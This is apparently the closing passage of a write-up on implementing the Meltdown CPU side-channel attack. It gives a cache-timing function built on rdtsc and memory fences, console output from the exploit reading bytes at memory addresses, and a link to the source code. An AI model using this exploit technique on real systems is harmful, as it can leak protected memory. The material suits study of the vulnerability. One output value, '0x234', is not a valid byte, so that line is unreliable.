static inline auto get_access_time(const uint8_t *addr)
{
    volatile int datum; // want to ensure compiler performs this
    auto time1 = __rdtsc();
    datum = *addr;
    _mm_mfence(); // memory barrier to ensure above completed
    auto time2 = __rdtsc();
    return time2 - time1;
}
```

```
Select C:\Users\clomont\Desktop\Intel Architecture\Meltdown\x64\Debug\Meltdown.exe
Timing: cached 54, uncached 254, threshold 154
00007FF645EA7340: 0x00   (0998/1000)   0x01   (0000/1000)   0x02   (0000/1000)   0x03   (0000/1000)
00007FF645EA7341: 0x01   (1000/1000)   0x00   (0004/1000)   0x02   (0000/1000)   0x03   (0000/1000)
00007FF645EA7342: 0x02   (1000/1000)   0x00   (0004/1000)   0x01   (0000/1000)   0x03   (0000/1000)
00007FF645EA7343: 0x03   (0999/1000)   0x00   (0004/1000)   0x01   (0000/1000)   0x02   (0000/1000)
00007FF645EA7344: 0x04   (1000/1000)   0x00   (0004/1000)   0x01   (0000/1000)   0x02   (0000/1000)
00007FF645EA7345: 0x05   (0989/1000)   0x00   (0004/1000)   0x01   (0000/1000)   0x02   (0000/1000)
00007FF645EA7346: 0x06   (0996/1000)   0x00   (0004/1000)   0x01   (0000/1000)   0x02   (0000/1000)
00007FF645EA7347: 0x07   (0995/1000)   0x00   (0004/1000)   0x234   (0001/1000)   0x02   (0000/1000)
00007FF645EA7348: 0x08   (1000/1000)   0x00   (0005/1000)   0x01   (0000/1000)   0x02   (0000/1000)
00007FF645EA7349: 0x09   (0998/1000)   0x00   (0004/1000)   0x01   (0000/1000)   0x02   (0000/1000)
00007FF645EA734A: 0x0a   (1000/1000)   0x00   (0004/1000)   0x01   (0000/1000)   0x02   (0000/1000)
00007FF645EA734B: 0x0b   (1000/1000)   0x00   (0004/1000)   0x01   (0000/1000)   0x02   (0000/1000)
00007FF645EA734C: 0x0c   (0998/1000)   0x00   (0004/1000)   0x01   (0000/1000)   0x02   (0000/1000)
00007FF645EA734D: 0x0d   (1000/1000)   0x00   (0004/1000)   0x01   (0000/1000)   0x02   (0000/1000)
00007FF645EA734E: 0x0e   (1000/1000)   0x00   (0004/1000)   0x01   (0000/1000)   0x02   (0000/1000)
00007FF645EA734F: 0x0f   (0999/1000)   0x00   (0004/1000)   0x01   (0000/1000)   0x02   (0000/1000)
00007FF645EA7350: 0x10   (1000/1000)   0x00   (0004/1000)   0x01   (0000/1000)   0x02   (0000/1000)
00007FF645EA7351: 0x11   (1000/1000)   0x00   (0004/1000)   0x01   (0000/1000)   0x02   (0000/1000)
00007FF645EA7352: 0x12   (0999/1000)   0x00   (0004/1000)   0x01   (0000/1000)   0x02   (0000/1000)
00007FF645EA7353: 0x13   (1000/1000)   0x00   (0004/1000)   0x01   (0000/1000)   0x02   (0000/1000)
00007FF645EA7354: 0x14   (1000/1000)   0x00   (0004/1000)   0x01   (0000/1000)   0x02   (0000/1000)
00007FF645EA7355: 0x15   (1000/1000)   0x00   (0004/1000)   0x01   (0000/1000)   0x02   (0000/1000)
00007FF645EA7356: 0x16   (1000/1000)   0x00   (0004/1000)   0x01   (0000/1000)   0x02   (0000/1000)
00007FF645EA7357: 0x17   (1000/1000)   0x00   (0004/1000)   0x01   (0000/1000)   0x02   (0000/1000)
00007FF645EA7358: 0x18   (1000/1000)   0x00   (0004/1000)   0x01   (0000/1000)   0x02   (0000/1000)
00007FF645EA7359: 0x19   (1000/1000)   0x00   (0004/1000)   0x01   (0000/1000)   0x02   (0000/1000)
00007FF645EA735A: 0x1a   (1000/1000)   0x00   (0004/1000)   0x01   (0000/1000)   0x02   (0000/1000)
00007FF645EA735B: 0x1b   (1000/1000)   0x00   (0004/1000)   0x01   (0000/1000)   0x02   (0000/1000)
00007FF645EA735C: 0x1c   (1000/1000)   0x00   (0004/1000)   0x01   (0000/1000)   0x02   (0000/1000)
```

Code on GitHub: https://github.com/ChrisLomont/Meltdown

# Questions?